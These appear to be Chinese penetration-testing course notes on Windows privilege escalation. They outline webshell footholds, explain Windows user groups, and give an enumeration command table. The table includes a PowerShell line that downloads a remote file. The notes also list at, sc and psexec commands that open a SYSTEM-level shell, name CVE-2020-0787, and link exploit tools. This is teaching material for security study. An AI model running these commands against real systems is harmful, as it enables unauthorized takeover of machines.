
权限提升-Win 溢出漏洞及 AT&SC&PS 提权


权限提升-小迪安全
1 Webshell
后台
功能点
文件上传
模版修改
SQL执行
数据备份
.....
思路点
已知程序
网上资料
代码审计
未知程序
漏洞
单点漏洞
文件上传
文件包含
RCE执行
SQL注入
.....
组合漏洞
各方面配合
第三方
编辑器
中间件平台
phpmyadmin
.....
2 其他权限
数据库
mssql
mysql
oracle
.....
服务类
FTP
RDP
SSH
.....
第三方接口
邮件
支付
空间商
.....
3 服务器系统
windows
针对环境
web
本地
提权方法
数据库
溢出漏洞
令牌窃取
第三方软件
AT&SC&PS
不安全的服务权限
不带引号的服务路径
Unattended Installs
AlwaysInstallElevated
针对版本
windows xp
windows7/8/10
windows2k3/08
windows2012/16
linux

#明确权限提升基础知识：权限划分
#明确权限提升环境问题：WEB 及本地
#明确权限提升方法针对：针对方法适应问题
#明确权限提升针对版本：个人及服务器版本；针对方法；
#知识点必备：
用户及用户组权限划分；Windows 提权命令

Windows系统内置了许多本地用户组，这些用户组本身都已经被赋予一些权限（permissions),它们具有管理本地计算机或访问本地资源的权限。只要用户账户加入到这些本地组内，这回用户账户也将具备该组所拥有的权限。

0x01 普通权限

默认情况下，系统为用户分了7个组，并给每个组赋予不同的操作权限，管理员组(Administrators)、高权限用户组(Power Users)、普通用户组(Users)、备份操作组(Backup Operators)、文件复制组(Replicator)、来宾用户组(Guests)，身份验证用户组(Ahthenticated users)其中备份操作组和文件复制组为维护系统而设置，平时不会被使用。

管理员组拥有大部分的计算机操作权限(并不是全部)，能够随意修改删除所有文件和修改系统设置只有程序信任组（特殊权限）。再往下就是高权限用户组，这一部分用户也能做大部分事情，但是不能修改系统设置，不能运行一些涉及系统管理的程序。普通用户组则被系统拴在了自己的地盘里，不能处理其他用户的文件和运行涉及管理的程序等。来宾用户组的文件操作权限和普通用户组一样，但是无法执行更多的程序。身份验证用户组(Ahthenticated users) 经过ms验证程序登录的用户均属于此组。

0x02特殊权限

除了上面提到的7个默认权限分组，系统还存在一些特殊权限成员，这些成员是为了特殊用途而设置，分别是:SYSTEM(系统)、Trustedinstaller（信任程序模块）、Everyone(所有人)、CREATOR OWNER(创建者) 等，这些特殊成员不被任何内置用户组吸纳，属于完全独立出来的账户。

真正拥有“完全访问权”的只有一个成员:SYSTEM。这个成员是系统产生的，真正拥有整台计算机管理权限的账户，一般的操作是无法获取与它等价的权限的。

“所有人”权限与普通用户组权限差不多，它的存在是为了让用户能访问被标记为“公有”的文件，这也是一些程序正常运行需要的访问权限——任何人都能正常访问被赋予“Everyone”权限的文件，包括来宾组成员。

被标记为“创建者”权限的文件只有建立文件的那个用户才能访问，做到了一定程度的隐私保护。

但是，所有的文件访问权限均可以被管理员组用户和SYSTEM成员忽略，除非用户使用了NTFS加密。

无论是普通权限还是特殊权限，它们都可以“叠加”使用，“叠加”就是指多个权限共同使用，例如一个账户原本属于Users组，而后我们把他加入Administrators组在加入Trustedinstaller等权限提升，那么现在这个账户便同时拥有两个或多个权限身份，而不是用管理员权限去覆盖原来身份。权限叠加并不是没有意义的，在一些需要特定身份访问的场合，用户只有为自己设置了指定的身份才能访问，这个时候“叠加”的使用就能减轻一部分劳动量了。

命令	描述
systeminfo	打印系统信息
whoami	获得当前用户名
whoami /priv	当前帐户权限
ipconfig	网络配置信息
ipconfig /displaydns	显示DNS缓存
route print	打印出路由表
arp -a	打印arp表
hostname	主机名
net user	列出用户
net user UserName	关于用户的信息
net use \SMBPATH Pa$$w0rd /u:UserName	连接SMB
net localgroup	列出所有组
net localgroup GROUP	关于指定组的信息
net view \127.0.0.1	会话打开到当前计算机
net session	开放给其他机器
netsh firewall show config	显示防火墙配置
DRIVERQUERY	列出安装的驱动
tasklist /svc	列出服务任务
net start	列出启动的服务
dir /s *foo*	在目录中搜索包含指定字符的项
dir /s *foo* == *bar*	同上
sc query	列出所有服务
sc qc ServiceName	找到指定服务的路径
shutdown /r /t 0	立即重启
type file.txt	打印出内容
icacls "C:\Example"	列出权限
wmic qfe get Caption,Description,HotFixID,InstalledOn	列出已安装的布丁
(New-Object System.Net.WebClient).DownloadFile("http://host/file","C:\LocalPath")	利用ps远程下载文件到本地
accesschk.exe -qwsu "Group"	修改对象（尝试Everyone，Authenticated Users和/或Users）

演示案例：

- 基于 WEB 环境下的权限提升-阿里云靶机
- 基于本地环境下的权限提升-系统溢出漏洞
- 基于本地环境下的权限提升-AT&SC&PS 命令

#案例给到的知识点总结如下：
案例 1：如何判断使用哪种溢出漏洞？漏洞那里找？
信息收集-补丁筛选-利用 MSF 或特定 EXP-执行-西瓜到手
Vulmap，Wes，WindowsVulnScan 对比,exp 在那里获取？

案例 2：如何判断使用哪种数据库提权？数据库提权利用条件？
MSF 结合云服务器搭建组合组合拳？模拟上述操作实战演练？
搭建：https://www.cnblogs.com/M0rta1s/p/11920903.html

案例 3：如何判断本地环境可利用漏洞情况？AT&SC&PS 命令适用环境？
Vulmap，Wes，WindowsVulnScan 针对漏洞面，其他方法不同层面？
CVE-2020-0787 BitsArbitraryFileMoveExploit
at 15:13 /interactive cmd.exe
sc Create syscmd binPath= "cmd /K start" type= own type= interact
sc start syscmd
psexec.exe -accepteula -s -i -d notepad.exe

#案例给到的思路点总结如下：
1.提权方法有部分适用在不同环境，当然也有通用方法
2.提权方法也有操作系统版本区分，特性决定方法利用面
3.提权方法有部分需要特定环境，如数据库,第三方提权等

涉及资源：

https://github.com/vulmon/Vulmap

https://github.com/bitsadmin/wesng

https://github.com/unamer/CVE-2018-8120

https://github.com/chroblert/WindowsVulnScan